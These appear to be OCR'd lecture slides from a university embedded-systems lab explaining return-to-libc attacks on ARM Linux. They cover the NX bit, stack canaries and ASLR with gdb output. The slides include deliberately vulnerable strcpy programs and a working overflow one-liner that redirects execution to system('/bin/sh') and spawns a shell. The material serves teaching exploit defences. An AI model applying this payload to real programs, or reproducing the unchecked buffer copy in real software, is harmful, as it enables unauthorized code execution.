RTL Attack
(Return-To-Libc)

조 진 성
경희대학교 컴퓨터공학과
Mobile & Embedded System Lab.

BOF 공격 대응 방안

- NX (Non-eXecutable) bit
- SSP (Stack Smashing Protect)
- ASLR (Address Space Layout Randomization)

NX bit

- NX(Non-eXecutable) bit
  - Prevent from executing code on data memory

- gcc option
  - -z execstack (default)
  - -z noexecstack


```
pi@raspberrypi:~ $ cat /proc/7180/maps
00010000-00011000 r-xp 00000000 b3:02 13692      /home/pi/a
00020000-00021000 rw-p 00000000 b3:02 13692      /home/pi/a
76e67000-76f92000 r-xp 00000000 b3:02 3175       /lib/arm-linux-gnueabihf/libc-2.19.so
76f92000-76fa2000 ---p 0012b000 b3:02 3175       /lib/arm-linux-gnueabihf/libc-2.19.so
76fa2000-76fa4000 r--p 0012b000 b3:02 3175       /lib/arm-linux-gnueabihf/libc-2.19.so
76fa4000-76fa5000 rw-p 0012d000 b3:02 3175       /lib/arm-linux-gnueabihf/libc-2.19.so
76fa5000-76fa8000 rw-p 00000000 00:00 0
76fba000-76fbf000 r-xp 00000000 b3:02 11674      /usr/lib/arm-linux-gnueabihf/libarmmem.so
76fbf000-76fce000 ---p 00005000 b3:02 11674      /usr/lib/arm-linux-gnueabihf/libarmmem.so
76fce000-76fcf000 rw-p 00004000 b3:02 11674      /usr/lib/arm-linux-gnueabihf/libarmmem.so
76fcf000-76fef000 r-xp 00000000 b3:02 3139       /lib/arm-linux-gnueabihf/ld-2.19.so
76ff7000-76ffb000 rw-p 00000000 00:00 0
76ffb000-76ffc000 r-xp 00000000 00:00 0          [sigpage]
76ffc000-76ffd000 r--p 00000000 00:00 0          [vvar]
76ffd000-76ffe000 r-xp 00000000 00:00 0          [vdso]
76ffe000-76fff000 r--p 0001f000 b3:02 3139       /lib/arm-linux-gnueabihf/ld-2.19.so
76fff000-77000000 rw-p 00020000 b3:02 3139       /lib/arm-linux-gnueabihf/ld-2.19.so
7efdf000-7f000000 rwxp 00000000 00:00 0          [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0          [vectors]
```

Stack Smashing Protector

- SSP(Stack Smashing Protector)
  - Available in gcc version 4.1
  - Enhance the security against BOF on stack
  - Stack canary
    - Before returning from a function, the compiler investigates canary data whether it is modified or not
    - Terminator canaries : set the end of byte in canary data to NULL, CR, LF
    - Random canary : One Time Password(OTP)
    - Null canary : 0x00000000

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char** argv){
    char buffer[12];

    strcpy(buffer, argv[1]);

    printf("%s\n", buffer);

    return 0;
}
```

< vulnerable application >



Stack Smashing Protector

- -fstack-protector

```
pi@raspberrypi:~/IoT/LOB_test $ gcc -fstack-protector -g -static -o canary canary.c
pi@raspberrypi:~/IoT/LOB_test $ gdb -q canary
Reading symbols from canary...done.
(gdb) disas main
Dump of assembler code for function main:
   0x00010cfc <+0>:     push    {r11, lr}
   0x00010d00 <+4>:     add     r11, sp, #4
   0x00010d04 <+8>:     sub     sp, sp, #24
   0x00010d08 <+12>:    str     r0, [r11, #-24]
   0x00010d0c <+16>:    str     r1, [r11, #-28]
   0x00010d10 <+20>:    ldr     r3, [pc, #84]   ; 0x10d6c <main+112>
   0x00010d14 <+24>:    ldr     r3, [r3]
   0x00010d18 <+28>:    str     r3, [r11, #-8]
   0x00010d1c <+32>:    ldr     r3, [r11, #-28]
   0x00010d20 <+36>:    add     r3, r3, #4
   0x00010d24 <+40>:    ldr     r3, [r3]
   0x00010d28 <+44>:    sub     r2, r11, #20
   0x00010d2c <+48>:    mov     r0, r2
   0x00010d30 <+52>:    mov     r1, r3
   0x00010d34 <+56>:    bl      0x24680 <strcpy>
   0x00010d38 <+60>:    sub     r3, r11, #20
   0x00010d3c <+64>:    mov     r0, r3
   0x00010d40 <+68>:    bl      0x1782c <puts>
   0x00010d44 <+72>:    mov     r3, #0
   0x00010d48 <+76>:    mov     r0, r3
   0x00010d4c <+80>:    ldr     r3, [pc, #24]   ; 0x10d6c <main+112>
   0x00010d50 <+84>:    ldr     r2, [r11, #-8]
   0x00010d54 <+88>:    ldr     r3, [r3]
   0x00010d58 <+92>:    cmp     r2, r3
   0x00010d5c <+96>:    beq     0x10d64 <main+104>
   0x00010d60 <+100>:   bl      0x29594 <__stack_chk_fail>
   0x00010d64 <+104>:   sub     sp, r11, #4
   0x00010d68 <+108>:   pop     {r11, pc}
   0x00010d6c <+112>:   andeq   r7, r9, r4, ror #12
End of assembler dump.
```

```
(gdb) x/x 0x97664
0x97664 <__stack_chk_guard>:    0x4755aa00
```

< Canary data >

```
(gdb) r AAAABBBBCCCCDDDDEEEE
Starting program: /home/pi/IoT/LOB_test/canary AAAABBBBCCCCDDDDEEEE
AAAABBBBCCCCDDDDEEEE
*** stack smashing detected ***: /home/pi/IoT/LOB_test/canary terminated

Program received signal SIGABRT, Aborted.
0x00036420 in raise ()
```

< After exploit buffer overflow >

Stack Smashing Protector

- -fnostack-protector

```
pi@raspberrypi:~/IoT/LOB_test $ gcc -fno-stack-protector -g -static -o canary
pi@raspberrypi:~/IoT/LOB_test $ gdb -q canary
Reading symbols from canary...done.
(gdb) disas main
Dump of assembler code for function main:
   0x00010cfc <+0>:     push    {r11, lr}
   0x00010d00 <+4>:     add     r11, sp, #4
   0x00010d04 <+8>:     sub     sp, sp, #24
   0x00010d08 <+12>:    str     r0, [r11, #-24]
   0x00010d0c <+16>:    str     r1, [r11, #-28]
   0x00010d10 <+20>:    ldr     r3, [r11, #-28]
   0x00010d14 <+24>:    add     r3, r3, #4
   0x00010d18 <+28>:    ldr     r3, [r3]
   0x00010d1c <+32>:    sub     r2, r11, #16
   0x00010d20 <+36>:    mov     r0, r2
   0x00010d24 <+40>:    mov     r1, r3
   0x00010d28 <+44>:    bl      0x24660 <strcpy>
   0x00010d2c <+48>:    sub     r3, r11, #16
   0x00010d30 <+52>:    mov     r0, r3
   0x00010d34 <+56>:    bl      0x1780c <puts>
   0x00010d38 <+60>:    mov     r3, #0
   0x00010d3c <+64>:    mov     r0, r3
   0x00010d40 <+68>:    sub     sp, r11, #4
   0x00010d44 <+72>:    pop     {r11, pc}
End of assembler dump.
```


< SSP off >

```
pi@raspberrypi:~/IoT/LOB_test $ gcc -g -static -o canary canary.c
pi@raspberrypi:~/IoT/LOB_test $ gdb -q canary
Reading symbols from canary...done.
(gdb) disas main
Dump of assembler code for function main:
   0x00010cfc <+0>:     push    {r11, lr}
   0x00010d00 <+4>:     add     r11, sp, #4
   0x00010d04 <+8>:     sub     sp, sp, #24
   0x00010d08 <+12>:    str     r0, [r11, #-24]
   0x00010d0c <+16>:    str     r1, [r11, #-28]
   0x00010d10 <+20>:    ldr     r3, [r11, #-28]
   0x00010d14 <+24>:    add     r3, r3, #4
   0x00010d18 <+28>:    ldr     r3, [r3]
   0x00010d1c <+32>:    sub     r2, r11, #16
   0x00010d20 <+36>:    mov     r0, r2
   0x00010d24 <+40>:    mov     r1, r3
   0x00010d28 <+44>:    bl      0x24660 <strcpy>
   0x00010d2c <+48>:    sub     r3, r11, #16
   0x00010d30 <+52>:    mov     r0, r3
   0x00010d34 <+56>:    bl      0x1780c <puts>
   0x00010d38 <+60>:    mov     r3, #0
   0x00010d3c <+64>:    mov     r0, r3
   0x00010d40 <+68>:    sub     sp, r11, #4
   0x00010d44 <+72>:    pop     {r11, pc}
End of assembler dump.
```

< default >

ASLR


- Address Space Layout Randomization



RTL Attack

▣ RTL 공격의 동작 원리

⊙ NX bit 우회



RTL Attack

- Source code
  - RtL.c

```c
#include <stdio.h>
#include <string.h>

void ThirdParty_Library(){

    //Codes here

    system("/bin/sh");

    //Codes here
}

int main(int argc, char** argv){
    char buffer[12];

    strcpy(buffer, argv[1]);

    printf("%s\n", buffer);

    return 0;
}
```

RTL Attack

- 실행 분석(ThirdParty_Library)
  - ldr r0, [pc, #4] → r0 = 0x10494 (pointer to “/bin/sh”)
    - ldr 수행 시 pc=0x10490이며, ARM의 3단계 pipeline 때문임
  - bl 0x10334 → call system()

```
(gdb) disas ThirdParty_Library
Dump of assembler code for function ThirdParty_Library:
   0x00010480 <+0>:     push    {r11, lr}
   0x00010484 <+4>:     add     r11, sp, #4
   0x00010488 <+8>:     ldr     r0, [pc, #4]    ; 0x10494 <ThirdParty_Library+20>
   0x0001048c <+12>:    bl      0x10334
   0x00010490 <+16>:    pop     {r11, pc}
   0x00010494 <+20>:    andeq   r0, r1, r8, asr r5
End of assembler dump.
(gdb)
```

```
(gdb) x/x 0x10494
0x10494 <ThirdParty_Library+20>:        0x0001055c
(gdb) x/s 0x1055c
0x1055c:        "/bin/sh"
```

- 실행 화면

“A”* 16 (16 bytes)	address of system(“/bin/sh”) (0x10488)

```
pi@raspberrypi:~/IoTSW $ ./RtL `python -c 'print "A"*16 + "\x88\x04\x01"'`
AAAAAAAAAAAAAAAA
$ ls
BoF     RtL     sc      sc.s        shell_Code.o  write_shellcode
BoF.c   RtL.c   sc.o    shell_Code  shell_Code.s  write_shellcode.c
$ pwd
/home/pi/IoTSW
$ whoami
pi
```

Q & A

http://mesl.khu.ac.kr